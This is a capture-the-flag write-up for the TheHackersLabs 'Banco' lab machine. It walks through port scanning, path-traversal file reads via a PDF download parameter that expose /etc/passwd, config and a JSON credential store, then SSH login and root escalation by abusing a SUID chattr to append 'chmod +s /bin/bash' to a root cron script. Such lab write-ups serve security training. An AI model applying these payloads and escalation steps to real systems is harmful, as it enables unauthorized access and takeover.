TheHackersLabs Banco Writeup
A comprehensive walk-through of the Banco machine, detailing the exploitation of a Local File Inclusion (LFI) vulnerability in a PDF downloader, database credentials harvesting, and privilege escalation using SUID chattr and mutable script manipulation.

The Banco machine on TheHackersLabs presents an interesting attack vector starting with a simple directory brute-forcing scan. This leads to the discovery of a PDF downloading script which is vulnerable to Local File Inclusion (LFI) via path traversal. By exploiting this vulnerability, we leak the application’s configuration and download a JSON-based database containing credentials. Escalation to root is achieved by exploiting a SUID permission misconfiguration on the chattr binary, which allows us to remove the immutable attribute from a scheduled backup script and append commands to execute a SUID shell.
Reconnaissance — Port Scan
We begin the engagement by performing a comprehensive SYN scan using nmap across all 65,535 TCP ports to discover open services and map the target’s initial attack surface.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.0.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-20 13:20 +0200
Initiating ARP Ping Scan at 13:20
Scanning 192.168.0.12 [1 port]
Completed ARP Ping Scan at 13:20, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:20
Scanning 192.168.0.12 [65535 ports]
Discovered open port 22/tcp on 192.168.0.12
Discovered open port 80/tcp on 192.168.0.12
Completed SYN Stealth Scan at 13:20, 0.50s elapsed (65535 total ports)
Nmap scan report for 192.168.0.12
Host is up, received arp-response (0.00019s latency).
Scanned at 2026-06-20 13:20:46 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:B6:67:2F (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
The scan reveals two open TCP ports:
- Port 22 (SSH): Used for secure shell remote access.
- Port 80 (HTTP): An Apache web server hosting a web page.
Web — Directory Brute-Forcing
To map the structure of the web server, we perform a directory and file brute-forcing scan using feroxbuster with a standard wordlist and search for file extensions such as .php, .html, and .js.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(suraxddq㉿kali)-[~]
└─$ feroxbuster --url http://192.168.0.12 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.0.12/
 🚩  In-Scope Url          │ 192.168.0.12
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html, js]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┬──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       32w      314c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       29w      317c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
405      GET        1l       11w      102c http://192.168.0.12/descargar.php
200      GET      730l     1845w    24605c http://192.168.0.12/index.html
200      GET      730l     1845w    24605c http://192.168.0.12/
301      GET        9l       29w      357c http://192.168.0.12/javascript => http://192.168.0.12/javascript/
200      GET        0l        0w        0c http://192.168.0.12/config.php
301      GET        9l       29w      355c http://192.168.0.12/informes => http://192.168.0.12/informes/
200      GET      110l      916w     6652c http://192.168.0.12/informes/sobrenosotros.pdf
[#####>--------------] - 73s   482840/1764388 3m      found:7       errors:0
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_192_168_0_12_-1781954716.state ...
[#####>--------------] - 73s   483005/1764388 3m      found:7       errors:0
[#####>--------------] - 73s   253976/882184  3478/s  http://192.168.0.12/
[#####>--------------] - 72s   228804/882184  3161/s  http://192.168.0.12/javascript/
[####################] - 0s    882184/882184  21516683/s http://192.168.0.12/informes/ => Directory listing (add --scan-dir-listings to scan)
The directory traversal reveals:
/descargar.php(Returns HTTP 405)/config.php(Returns HTTP 200)/informes/(Directory index listing enabled)/informes/sobrenosotros.pdf(Returns HTTP 200)
Web — Analyzing the PDF Download Form

If we navigate directly to http://192.168.0.12/descargar.php, we receive a “Método no permitido” (Method Not Allowed) error page indicating that the resource only accepts POST requests for downloading files.
Inspecting the source code of the web page, we discover a hidden download form pointing to /descargar.php. The form submits a POST request with an archivo parameter set to sobrenosotros.pdf.

Exploitation — Local File Inclusion & Path Traversal

Using Burp Suite, we capture the request and attempt to input a non-existent file name in the archivo parameter. The response yields a detailed debug warning, leaking the absolute backend path: /var/www/html/informes/descargar.php. This confirms that the web application appends our input to the /var/www/html/informes/ directory path.

Leveraging this behavior, we execute a path traversal attack. By requesting ../../../../etc/passwd inside the archivo parameter, we successfully read the contents of /etc/passwd and discover the system user wvverez.

We can also read the source code of the /descargar.php script itself by traversing up one directory level.
Exploitation — Accessing the Database & Credentials
Next, we read the /config.php file by specifying archivo=../config.php.

The source code leaks a critical definition:
1
define('DB_FILE', __DIR__ . '/dbsuperscretinfact.json');
This points to a JSON database file named dbsuperscretinfact.json located in the webroot directory (/var/www/html/). We utilize the path traversal vulnerability once again to download ../dbsuperscretinfact.json.

The JSON database contains user records, including credentials for the user wvverez:
- Username:
wvverez - Password:
dasjbdadASJDASDA11E1DAJDQA
Lateral Movement — SSH Access
Using the harvested credentials, we authenticate via SSH as wvverez.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(suraxddq㉿kali)-[~]
└─$ ssh wvverez@192.168.0.12
wvverez@192.168.0.12's password:
Linux TheHackersLabs-Banco 6.1.0-44-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.164-1 (2026-03-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 20 01:18:14 2026 from 192.168.91.191
wvverez@TheHackersLabs-Banco:~$ id
uid=1001(wvverez) gid=1001(wvverez) grupos=1001(wvverez),100(users)
wvverez@TheHackersLabs-Banco:~$ cat user.txt
THL{dadDAXXXXXX}
wvverez@TheHackersLabs-Banco:~$ ls -l
Upon logging in, we find and extract the user flag stored in user.txt.
Privilege Escalation — SUID Binary Enumeration
With a shell on the target system, we audit setuid (SUID) binaries to find paths to escalate privileges.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
wvverez@TheHackersLabs-Banco:~$ find / -perm /4000 -type f 2> /dev/null
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/lsattr
/usr/bin/chattr
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
Surprisingly, both /usr/bin/lsattr and /usr/bin/chattr have SUID permissions configured. SUID on chattr is highly dangerous, as it allows any low-privilege user to add or remove special file attributes (like immutability) on system files.
Next, we run a query to find files with the immutable (i) attribute:
1
2
3
4
wvverez@TheHackersLabs-Banco:~$ find / -type f -exec lsattr {} \; | grep '^....i'
find: ‘/tmp/systemd-private-3cd42ecb84d1498abdceb684c2fef29d-systemd-logind.service-XBSgl6’: Permiso denegado
find: ‘/tmp/systemd-private-3cd42ecb84d1498abdceb684c2fef29d-apache2.service-Nh1dJt’: Permiso denegado
----i---------e------- /usr/local/bin/backup.sh
We locate a system script /usr/local/bin/backup.sh that is configured with the immutable attribute, preventing normal write access.
Privilege Escalation — Hijacking the Immutable Backup Script
Since /usr/bin/chattr runs with SUID root privileges, we can remove the immutable attribute from /usr/local/bin/backup.sh:
1
wvverez@TheHackersLabs-Banco:~$ chattr -i /usr/local/bin/backup.sh
We examine the contents of /usr/local/bin/backup.sh to understand its logic:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
wvverez@TheHackersLabs-Banco:~$ cat /usr/local/bin/backup.sh
#!/bin/bash
# backup.sh - Script para respaldar db.json

BACKUP_DIR="/var/backups"
SOURCE_FILE="/var/www/html/db.json"
DEST_FILE="$BACKUP_DIR/db_backup_$(date +'%Y%m%d_%H%M%S').json"
LOG_FILE="/var/log/backup.log"

mkdir -p "$BACKUP_DIR"

cp "$SOURCE_FILE" "$DEST_FILE" 2>/dev/null

echo "$(date) - Backup creado: $DEST_FILE" >> "$LOG_FILE"
ls -t $BACKUP_DIR/db_backup_*.json 2>/dev/null | tail -n +11 | xargs rm -f 2>/dev/null
This backup script runs periodically as root. Since we removed the immutability flag, we can now write to the script. We append a payload command to assign SUID permissions to /bin/bash:
1
wvverez@TheHackersLabs-Banco:~$ echo "chmod +s /bin/bash" >> /usr/local/bin/backup.sh
Flags — Accessing the Root Shell
We wait for the cron job to run the script. Once executed, the SUID bit is set on /bin/bash. We verify this change and spawn an interactive shell preserving root permissions using bash -p.
1
2
3
4
5
6
7
8
wvverez@TheHackersLabs-Banco:~$ ls -l  /bin/bash
-rwsr-sr-x 1 root root 1265648 sep  7  2025 /bin/bash

wvverez@TheHackersLabs-Banco:~$ bash -p
bash-5.2#

bash-5.2# cat /root/root.txt
THL{dadDADXXXXXXX}
We successfully achieve full administrative control and read the root flag in /root/root.txt.